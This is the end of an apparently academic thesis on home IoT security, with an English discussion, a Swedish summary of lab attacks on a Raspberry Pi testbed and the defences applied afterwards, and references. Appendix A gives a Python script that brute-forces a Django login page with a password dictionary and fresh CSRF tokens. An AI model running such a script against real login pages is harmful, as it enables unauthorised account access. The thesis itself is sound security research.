IoT security is a huge problem today. The limited hardware resources in IoT devices make it difficult to create a cheap, yet secure IoT product. If the devices do not have enough resources to handle encryption mechanisms or data securely, it makes securing the devices difficult. However, home IoT environments do not usually have the same requirements as industrial IoT environments, meaning that home IoT devices could be made more secure. A possible solution for encrypting the communications of IoT devices could be to use DTLS, which was discussed by Tiburski [35]. This would be more energy efficient and it would also enable the devices to communicate securely. However, the reliability and stability of DTLS would still need to be researched.

A definitive solution to the security problem in IoT environments does not exist yet. However, there are many mitigation methods that can be used instead to secure IoT environments. Using TLS in both home and business IoT environments would help with securing communications between the devices. However, this can be expensive and other devices have crypto processors in them to handle the encryption operations. Having strong passwords on the devices should always be enabled and enforced, because weak passwords are one of the easiest ways hackers can gain access to them. In the IoT attack methodology suggested by Capellupo et al. [6], most hacking attempts are reliant on existing vulnerabilities, open ports, and unencrypted traffic. To mitigate the hackers' attempts to attack IoT devices, one would need to constantly update the software and firmware of the devices, close unused ports on the devices, and encrypt the communications between the devices. It would also be a good idea to create strong passwords and enable two-factor authentication for the devices. Keeping them updated usually fixes the vulnerabilities found in them. However, enabling and setting up all of the above mitigations would require considerable effort, especially if the IoT environment that is being maintained or set up is large. Also, some IoT devices used by some organizations might not even be able to enable all of the above mitigations, leaving them vulnerable to hacking attempts. Overall, the problem with IoT security is difficult to solve and will require extensive research and effort.

9. Svensk sammanfattning: Sakernas internets säkerhet i hemmiljö

9.1 Introduktion

Säkerheten hos apparater inom IoT-miljöer är ännu ett stort problem inom dagens teknikvärld, p.g.a. att apparaterna har bristfälliga säkerhetsåtgärder. Därför har också säkerhetskraven för omgivningarna blivit uppdaterade och striktare. Denna avhandling utforskar den allmänna säkerheten av IoT-apparater, inom hemomgivningar. Forskningen utförs genom att först attackera en hemomgivning som består av ett par IoT-apparater. Hemomgivningen är en experimentomgivning som är uppsatt med hjälp av två stycken Raspberry PI-apparater, som med hjälp av ett par sensorer samlar in data och skickar dem till en webbsida där data kan observeras av en användare. Experimentomgivningen ska simulera en hemmiljö, som skulle kunna användas av en typisk hemanvändare. Cyberattackerna kan t.ex. vara överbelastningsattacker (DoS-attack), trådlösa nätverksinbrott eller totalsökningsattacker (brute force-attack). När dessa attacker har gjorts, är nästa steg att säkra omgivningen genom olika säkerhetsmetoder.

Metoderna för att utföra undersökningen består av att köra olika cyberattacker mot experimentomgivningen. De olika attackerna som körs mot experimentomgivningen är följande: ett trådlöst nätverksintrång, en överbelastningsattack samt ett par brute force-attacker. När attackerna är utförda, ska testomgivningen säkras mot dessa attacker. De olika metoderna för att säkra omgivningen är följande: HTTPS, starkare lösenord, hindra okända IP-addresser från att få kontakt med omgivningen och ta i bruk olika säkerhetsinställningar.

9.2 Experimentet

Forskningen är indelad i två delar, den ena delen behandlar de olika cyberattackerna som används för att anfalla experimentmiljön och den andra delen behandlar de säkerhetsmetoder som kan användas för att säkra miljön.

9.2.1 Attackmetoder

9.2.1.1 Överbelastningsattacker

En överbelastningsattack kan definieras som en cyberattack som har som syfte att hindra en tjänst från att användas delvis eller helt och hållet. Metoden detta görs på är genom att överflöda ett system med så många webbförfrågningar att tjänsten inte mera kan användas, p.g.a. att systemets eller webbsidans resurser har tagit slut [8].

En distribuerad överbelastningsattack är en attack där attackens styrka är förstärkt genom att attacken kommer från en distribuerad omgivning, d.v.s. attackomgivningen kan ha flera separata nätverk och maskiner som tillsammans kan användas för att attackera ett offer. När attacken sker, skickar alla de olika maskinerna och nätverken förfrågningar på samma gång, vilket åstadkommer en förstärkt attack som är mycket svår att försvara[8].

Ett problem för IoT-apparater är att hackare ofta använder en stor mängd av osäkrade apparater som hjälpmedel för att utföra överbelastningsattacker. Dessa nätverk av hackade IoT-apparater kallas också för *botnets* [11]. *Botnets* består av olika slags IoT-apparater, som t.ex. webbkameror, sensorer och routrar [8]. Dessa apparater kan vara felkonfigurerade eller så kan de ha svaga lösenord, som tillåter hackare att få åtkomst till apparaterna. När en tillräckligt stor mängd av dessa apparater har blivit samlade, kan hackaren anfalla ett offer med en mycket stor överbelastningsattack, som kan vara svår att försvara sig emot.

9.2.1.2 Tjuvlyssningsattacker

Tjuvlyssningsattacker i kontexten för informationsteknologi och säkerhet betyder att någon aktivt eller passivt lyssnar på ett offers nätverkskommunikation. Detta kan göras genom att aktivt lyssna på radiosignaler som en router eller någon annan apparat skickar ut. En hackare kan ha en egen radio, som hen kan använda för att lyssna på offrets radiosignaler [13]. Genom att lyssna på radiosignaler i ett nätverk, kan hackare t.ex. fånga offrets lösenord eller annan känslig information, ifall offret inte har säkrat sitt nätverk tillräckligt bra.

Detta kan tillämpas på trådlösa nätverk som finns i offrets hem. Om en hackare är i närheten av ett trådlöst nätverk, kan hen fånga trådlösa meddeladen som skickas fram och tillbaka mellan t.ex. en router och dess klienter. Om denna hackare sedan har möjligthet att fånga de trådlösa paket som innehåller ett lösenord, så får hackaren tillgång till nätverket. Hackaren kan sedan få mera tillgång till offrets system och hen kan sedan också stjäla mera personlig information från offret [12].

9.2.1.3 Brute force-attacker

En brute-force attack går ut på att försöka gissa vilket lösenordet till ett system eller användarkonto är. Detta går ut på att försöka gissa varje tecken som finns i lösenordet och sedan se ifall det lösenordet fungerar på systemet. Denna typs attacker kan användas för att bryta krypterade meddelanden eller lösenord, som en attackerare har lyckats stjäla [20].

Brute force-attackers effektivitet beror mycket på lösenordets komplexitet och längd. Ifall lösenordet är kort och använder bara små bokstäver, kan det oftast brytas på ett par sekunder. Ifall lösenordet dock är långt och har siffror, både versaler och gemener och specialtecken i sig, kan brytningen av lösenordet ta flera veckor eller månader med en dator. Tiden kan dock förkortas genom att använda flera datorer samtidigt. Till exempel kan många hackare idag hyra datorresurser från internet.

9.2.2 Försvarsmetoder

De olika försvarsmetoderna som används för att hindra ovan beskrivna attacker kan vara t.ex. HTTPS, starkare lösenord, att hindra okända IP-addresser från att få tillgång till webbsidor, och att låsa användarkonton som har haft för många lösenordsgissningar.

HTTPS är ett webbprotokoll som används för att kryptera kommunikationen mellan en webbläsare och klienter [33]. Denna kryptering är baserad på *public key-infrastruktur* [32], som definierar hur krypteringsnycklar ska delas med andra parter.

Längre och starkare lösenord är ett effektivt sätt att hindra brute force-attacker från att användas på olika IT-system. Principen är att ju längre ett lösenord är, desto mera tid tar det att gissa vilket lösenordet är till systemet [23]. Ett annat sätt att hindra dessa attacker är genom att låsa sådana användarkonton som har haft för många lösenordsgissningar. Detta kan hindra brute force-attacker.

Överbelastningsattacker är svåra att försvara sig mot och de metoder som finns för att motverka attackerna är t.ex. att använda säkerhetskopior av servrarna istället för den server som är under attack, eller att hindra de IP-addresser som attackerna kommer ifrån att få tillgång till IT-systemet eller webbsidorna.

9.3 Experiment

Experimentomgivningen bestod av ett par Raspberry PI-apparater som användes för att simulera ett sensornätverk i en hemmiljö. Båda apparaterna hade en sensor som samlade data och skickade dem till en basstation. Sensordatan kunde visas på en webbsida som fungerade på en av Raspberry PI-apparaterna. Webbsidan hade en enkel inloggningssida som registerade användare kunde använda för att se på sensordata. Apparaterna fungerade på en smarttelefons trådlösa nätverk**.**

9.3.1 Testattacker

De steg som gjordes i experimentet var att man körde de trådlösa intrångsattacken som lyckades, tack vare att mobilens trådlösa nätverk hade ett lösenord som inte tog länge att bryta sig in i. Den andra attacken som kördes var en överbelastningsattack, som lyckades hindra användare från att använda webbsidan helt och hållet. De sista attackerna som kördes var brute force-attacker, den första attacken kördes på webbsidans inloggningssida och denna attack lyckades också. Den andra brute force-attacken kördes på Raspberry PI-apparaterna som också lyckades.

9.3.2 Säkringen av miljön

Experimentomgivningens säkerhet kunde göras bättre genom att ta i bruk HTTPS på webbsidan, skapa längre och starkare lösenord, hindra IP-addresser från att få tillgång till omgivningen, och låsa användarkonton som har haft för många gissningar. De flesta av dessa steg kunde göras i ramverket Django, som experimentomgivningen använde sig av för att fungera. HTTPS-installationen gjordes med hjälp av webbservern *Nginx* och Linux-kommandon.

9.4 Diskussion

De olika kraven på experimentomgivningen blev uppfyllda. Omgivningen fungerade som den skulle och de olika attacktesterna var lyckade enligt den hypotes som gjordes i början. Säkringen av omgivningen blev också lyckad.

Resultaten från testerna visade att alla de olika attackerna fungerade som de skulle, när de kördes mot omgivningen. Åtgärderna för att säkra omgivningen var också lyckade, vilket betyder att alla de körda attackerna i teorin borde hindras från att användas mot omgivningen med framgång. De flesta attacker kunde hindras genom att ha starkare lösenord och genom att vara noggrann när en sakernas internet-hemomgivning blir installerad. De olika rekommendationerna för att säkra hemomgivningar är att sätta starka lösenord till apparaterna, ställa in HTTPS till nätverket, och att hindra okända IP-addresser från att ha tillgång till apparaterna.

I verkligheten skulle dessa attacktest inte vara så lätta att köra mot en IoT-omgivning. Det trådlösa intrånget skulle vara svårare att utföra p.g.a. att hackaren borde vara nära själva routern eller mobiltelefonen för att kunna fånga paket. Överbelastningsattacker riktas ofta mot företag och deras IT-system, istället för enskilda hemanvändare, därför kan det anses vara osannolikt att sådana attacker skulle riktas mot dem. Brute force-attacker kan däremot riktas mot hemanvändare ifall deras hemomgivning finns på internet. Därför måste dessa omgivningar har tillräckligt starka lösenord för att kunna försvara sig mot den här sortens attacker.

Det skulle inte heller kräva mycket extra arbete att kunna åstadkomma ett säkert system, som skulle kunna motstå de attacker som kördes på experimentomgivningen. Att skapa tillräckligt säkra lösenord samt kryptering av kommunikationen mellan de olika apparaterna i ett sensornätverk borde inte kräva extra arbete. Däremot om en hemanvändare inte har teknisk kunskap i allmänthet, kan det finnas en större risk att hackare tar sig in i hens system.

9.5 Slutsats

Alla de körda attacktesterna på hemomgivningen var lyckade, d.v.s. det trådlösa nätverksintrånget, överbelastningsattacken och brute force-attacken. Säkringsmetoderna var lyckade. Metoderna som användes var HTTPS, starkare lösenord, hindrande av okända IP-addresser från att få tillgång till webbsidan samt utlåsningen av användarkonton. Experimentomgivningen var från början osäker men i enlighet med antagandet i avhandlingen att många IoT-hemmiljöer är dåligt konfigurerade och osäkra.

Säkerheten i IoT-miljöer är ännu idag bristfällig och problemet har inte försvunnit någonstans. Ett av de stora problemen är att de flesta industriella IoT-apparater har begränsat med hårdvaruresurser och detta kan skapa problem om apparaten t.ex. inte har tillräckligt med resurser att hantera krypteringsnycklar eller den inte kan hantera tvåfaktorsautentisering. I hemomgivningar kan IoT-lösningar ha mera resurser tillgängliga, då det inte finns ett lika stort krav på energieffektivitet. Däremot kan säkerheten i hemomgivningen vara lika bristfällig som i industriella omgivningar. Ansvaret för säkerheten ligger alltså både hos företagen som skapar apparaterna och hos kunderna som köper dem.

En definitiv lösning till säkerhetsproblemet finns inte ännu, men det finns många åtgärder som kan tas för att säkra ens miljö. Dessa kan vara t.ex. att sätta upp HTTPS mellan alla sensorerna i ett sensornätverk, att använda tvåfaktorsautentisering för att logga in på systemen och att använda starka lösenord. Det gäller alltså för slutanvändarna att inspektera IoT-apparaterna för de mest väsentliga säkerhetsinställningarna.

References

[1] S. Cheruvu, A. Kumar, N. Smith and D. M. Wheeler, Demystifying Internet of Things Security: Successful IoT Device/Edge and Platform Security Deployment, Berkeley, CA : Apress 2020., 2020.

[2] S. K. Sharma, B. Bhushan and N. Debnath, Security and Privacy Issues in IoT devices and Sensor Networks, London, United Kingodm: Academic Press, an imprint of Elsevier, 2021, pp. 1-4.

[3] S. Al-Sarawi, M. Anbar, K. Alieyan and M. Alzubaidi, "Internet of Things (IoT) Communication Protocols: Review," *2017 8th International Conference on Information Technology (ICIT),* pp. 1-6, 2017.

[4] S. Misra, A. Mukherjee and R. Arjit, Introduction to IoT, Cambridge University Press 2021, 2021.

[5] Y. Perwej, F. Parwej, M. M. M. Hassan and N. Akhtar, "The Internet-of-Things (IoT) Security: A Technological Perspective and Review," vol. 5, pp. 462-482, 2019.

[6] M. Capellupo, J. Liranzo, M. Z. A. Bhuiyan, T. Hayajneh and G. Wang, "Security and Attack Vector Analysis of IoT Devices," in *Security, Privacy, and Anonymity in Computation, Communication, and Storage*, 2017, pp. 593-606.

[7] Netresec, "NetworkMiner," Netresec, [Online]. Available: https://www.netresec.com/?page=NetworkMiner. [Accessed 4 05 2022].

[8] R. Vishwakarma and A. K. Jain, "A survey of DDoS attacking techniques and defence mechanisms in the IoT network," *Telecommunication Systems,* vol. 73, 2019.

[9] J. Mirkovic and P. Reiher, "A Taxonomy of DDoS Attack and DDoS Defense Mechanisms," *ACM SIGCOMM Computer Communication Review,* vol. 34, 2004.

[10] N. Vlajic and D. Zhou, "IoT as a Land of Oppurtunity for DDoS Hackers," *Computer,* vol. 51, pp. 26-34, 2018.

[11] M. De Donno, N. Dragoni, A. Giaretta and A. Spognardi, "DDoS-Capable IoT Malwares: Comparative Analysis and Mirai Investigation," *Security and Communication Networks,* vol. 2018, pp. 1-30, 2018.

[12] R. Anderson, Security Engineering, Wiley, 2008.

[13] W. Osherhage, Wireless Network Security, Frankfurt: CRC Press, 2018.

[14] R. Mehta and M. M. Parmar, "Trust based mechanism for Securing IoT Routing Protocol RPL against Wormhole & Grayhole Attacks," *2018 3rd International Conference for Convergence in Technology (I2CT),* pp. 1-6, 2018.

[15] Y.-C. Hu, A. Perrig and D. B. Johnson, "Packet Leashes: A Defense against Wormhole Attacks in Wireless Networks," *IEEE INFOCOM 2003. Twenty-second Annual Joint*

Conference of the IEEE Computer and Communications Societies, vol. 3, pp. 1976-1986, 2003.

[16] L. Tamilselvan and V. Sankaranarayanan, "Prevention of Blackhole Attack in MANET," *The 2nd International Conference on Wireless Broadband and Ultra Wideband Communications (AusWireless 2007),* pp. 1-6, 2007.

[17] F.-f. Li, X.-z. Yu and G. Wu, "Design and Implementation of High Availability Distributed System Based on Multi-level Heartbeat Protocol," *IITA International Conference on Control, Automation and Systems Engineering,* pp. 83-87, 2009.

[18] P. Kaliyar, W. B. Jaballah, M. Conti and C. Lal, "LiDL: Localization with early detection of sybil and wormhole attacks in IoT Networks," *Computers & Security,* vol. 94, pp. 1-24, 2020.

[19] A. Rajan, J. J and S. Sankaran, "Sybil Attack in IoT: Modelling and Defenses," *2017 International Conference on Advances in Computing, Communications and Informatics (ICACCI),* pp. 2323-2327, 2017.

[20] D. Stiawan, Y. Idris, R. Malik, S. Nurmaini, N. Alsharif and R. Budiarto, "Investigating Brute Force Attack Patterns in IoT Network," *Journal of Electrical and Computer Engineering,* vol. 2019, pp. 1-13, 2019.

[21] S. Nam, S. Jeon, H. Kim and J. Moon, "Recurrent GANs Password Cracker for IoT Password Security Enhancement," *Sensors,* vol. 20, p. 3106, 2020.

[22] M. M. Alani, "IoT Lotto: Utilizing IoT Devices in Brute-Force Attacks," *the 6th International Conference,* pp. 140-144, 2018.

[23] P. R. S. Rajah, O. Dastne, K. A. Bakon and Z. Johari, "The Effect of Bad Password Habits on Personal Data Breach," *International Journal of Emerging Trends in Engineering Research,* pp. 6950-6960, 2020.

[24] Openwall, "John the Ripper password cracker," Openwall, 14 May 2019. [Online]. Available: https://www.openwall.com/john/. [Accessed 17 November 2021].

[25] P. Amtz, "Vastaamo psychotherapy data breach sees the most vulnerable victims extorted," Malwarebytes Labs, 30 October 2020. [Online]. Available: https://blog.malwarebytes.com/cybercrime/2020/10/vastaamo-psychotherapy-data-breach-sees-the-most-vulnerable-victims-extorted/. [Accessed 17 11 2021].

[26] K. T. Dave, "Brute-force Attack "Seeking but Distressing"," *International Journal of Innovations in Engineering and Technology (IJIET),* vol. 2, no. 3, pp. 1-4, 2013.

[27] M. Tellez, S. El-Tawab and M. H. Heydari, "IoT Security Attacks Using Reverse Engineering Methods on WSN Application," *2016 IEEE 3rd World Forum on Internet of Things (WF-IoT),* pp. 182-187, 2016.

[28] S. H S, S. Prabakar and P. A. Kumar, "Intrusion Detection System Using IoT Device For Safety and Security," *2021 International Conference on Computational Intelligence and Knowledge Economy,* pp. 340-344, 2021.

[29] B. Pinkas and T. Sander, "Securing Passwords Against Dictionary Attacks," *Proceedings of the ACM Conference on Computer and Communications Security,* 2002.

[30] A. Wang, R. Liang, X. Liu, Y. Zhang, K. Chen and J. Li, "An Inside Look at IoT Malware," *International Conference on Industrial IoT Technologies and Applications,* pp. 176-186, 2017.

[31] D. Wang, J. Ming, T. Chen, X. Zhang and C. Wang, "Cracking IoT Device User Account via Brute-Force Attack to SMS Authentication Code," *the First Workshop,* pp. 57-60, 2018.

[32] C. Adams and S. Lloyd, Understanding PKI - Concepts, Standards and Deployment Considerations. Second Edition, Boston: Addison-Wesley, 2007, pp. 12-16,25-35.

[33] D. Díaz-Sánchez, A. Marín-Lopez, F. A. Mendoza, P. A. Cabarcos and R. S. Sheratt, "TLS/PKI Challenges and Certificate Pinning Techniques for IoT and M2M Secure Communications," vol. 21, no. 4, pp. 1-1, 2019.

[34] Microsoft, "Cipher Suites in TLS/SSL (Schannel SSP)," Microsoft, 2021.

[35] R. T. Tiburski, L. A. Amaral, E. D. Matos, D. F. G. D. Azevedo and F. Hessel, "Evaluating the use of TLS and DTLS Protocols in IoT Middleware Systems Applied to E-Health," *2017 14th IEEE Annual Consumer Communications & Networking Conference (CCNC),* pp. 480-485, 2017.

[36] J. Mades, G. Ebelt, B. Janjic, F. Lauer, C. C. Rheinländer and N. Wehn, "TLS-Level Security for Low Power Industrial IoT Network Infrastructures," *2020 Design, Automation & Test in Europe Conference & Exhibition,* pp. 1720-1721, 2020.

[37] Kaspersky, "kaspersky password checker," Kaspersky, 07 October 2021. [Online]. Available: https://password.kaspersky.com/. [Accessed 07 October 2021].

[38] S. Oesch and S. Ruoti, "That Was Then, This Is Now: A Security Evaluation of Password Generation,Storage, and Autofill in Browser-Based Password Managers," 2020.

[39] D. Yu, L. Zhang, Y. Chen, Y. Ma and J. Chen, "Large-Scale IoT Devices Firmware Identification Based on Weak Passwords," *IEEE Access,* pp. 1-1, 2020.

[40] N. Zendrato, M. Zarlis, S. Efendi, E. S. Barus and S. H. Fahmi, "Increase Security of IoT Devices Using Multiple One Time Password," *Journal of Physics: Conference Series,* vol. 1255, pp. 1-6, 2019.

[41] T. Setzler and X. Mountrouidou, "IoT Metrics and Automation for Security Evaluation," *2021 IEEE 18th Annual Consumer Communications & Networking Conference (CCNC),* pp. 1-4, 2021.

[42] R. 7, "What is Penetration Testing," Rapid 7, 14 March 2022. [Online]. Available: https://docs.rapid7.com/metasploit/what-is-penetration-testing. [Accessed 14 March 2022].

[43] Aircraft-ng, "Aircrack-ng," Aircrack-ng, 14 March 2022. [Online]. Available: https://www.aircrack-ng.org/. [Accessed 14 March 2022].

[44] A. Engelen, "Nethogs Github page," Github, [Online]. Available: https://github.com/raboof/nethogs. [Accessed 18 April 2022].

[45] N. Engineering, "Technicolor CGA2121 Technical Specifications," Normann Engineering, [Online]. Available: https://www.normann-engineering.com/products/product_pdf/cable_modems/technicolor/EN_CGA2121.pdf. [Accessed 03 15 2022].

[46] GSMARENA, "Motorola G7 Plus Technical Specifications," GSMARENA, [Online]. Available: https://www.gsmarena.com/motorola_moto_g7_plus-9533.php. [Accessed 03 15 2022].

[47] A. H. Koula, N. Shah and A. N. Shankarappa, "Smartphone's hotspot security issues and challenges," *2016 11th International Conference for Internet Technology and Secured Transactions,* pp. 113-118, 2016.

[48] Cloudflare, "What is a Slowloris DDoS attack?," CloudFlare, [Online]. Available: https: //www.cloudflare.com/en-gb/learning/ddos/ddos-attack-tools/slowloris/. [Accessed 16 March 2022].

[49] O. Security, "Scanner SSH Auxiliary Modules," Offensive Security, [Online]. Available: https://www.offensive-security.com/metasploit-unleashed/scanner-ssh-auxiliary-modules/. [Accessed 16 March 2022].

[50] D. Project, "Cross Site Request Forgery protection," [Online]. Available: https://docs.djangoproject.com/en/4.0/ref/csrf/. [Accessed 16 March 2022].

[51] M. Khasawneh, I. Kajman, R. Alkhudaidy and A. Althubyani, "A Survey on Wi-Fi Protocols: WPA and WPA2," *International Conference on Security in Computer Networks and Distributed Systems,* vol. 420, pp. 496-511, 2014.


[52] DigitalOcean, "How To Create a Self-Signed SSL Certificate for Nginx in Ubuntu 16.04," 21 April 2016. [Online]. Available: https://www.digitalocean.com/community/tutorials/how-to-create-a-self-signed-ssl-certificate-for-nginx-in-ubuntu-16-04. [Accessed 6 April 2022].

[53] R. Shay, S. Komanduri, A. L. Durity and P. Huh, "Designing Password Policies for Strength and Usability," *ACM Transactions on Information and System Security,* vol. 18, pp. 1-34, 2016.

[54] J. Vanderlinden, P. Neustrom, M. Blume, A. Clark, C. Nova and A. Hakli, "django-axes 5.31.0," Python Package Index, [Online]. Available: https://pypi.org/project/django-axes/. [Accessed 07 April 2022].

Appendices

Appendix A: Brute-force Python solution



```python
import time

class Terminal(Cmd):
    intro = "Django bruteforce"
    prompt = "url >> "

    def default(self, args):
        bruteforcer(args)

def bruteforcer(url):
    session = requests.session()
    #List of usernames to try
    usernames = ['admin', 'user', 'tom']
    #Open dictionary file with passwords to try
    with open("/home/antti/common_roots.txt", "r") as file:
        content = file.readlines()
        passwords = [x.strip() for x in content]

        for username in usernames:
            for password in passwords:
                login = session.get(f"{url}/accounts/login/")
                #Get a new csrf token each time we try a new password.
                csrf_token = re.search('name="csrfmiddlewaretoken" value="([0-9a-zA-z]+)"', login.text)
                if csrf_token:
                    csrf_token = csrf_token.group(1)

                post_data = {
                    "username" : 'user',
                    "password" : password,
                    "Login" : "Login",
                    "csrfmiddlewaretoken" : csrf_token
                }
                print(post_data)
                validation = session.post(f"{url}/accounts/login/", data=post_data)

                if "Your username and password didn't match. Please try again." in validation.text:
                    pass
                elif "CSRF token missing." in validation.text:
                    print("CSRF token is incorrect")
                    sys.exit()
                else:
                    print (f"Login success\n Your credentials are below\n {post_data['username']}:{password}")
                    print("Goodbye")
                    sys.exit()

if __name__ == ("__main__"):
    terminal = Terminal()
    terminal.cmdloop()
```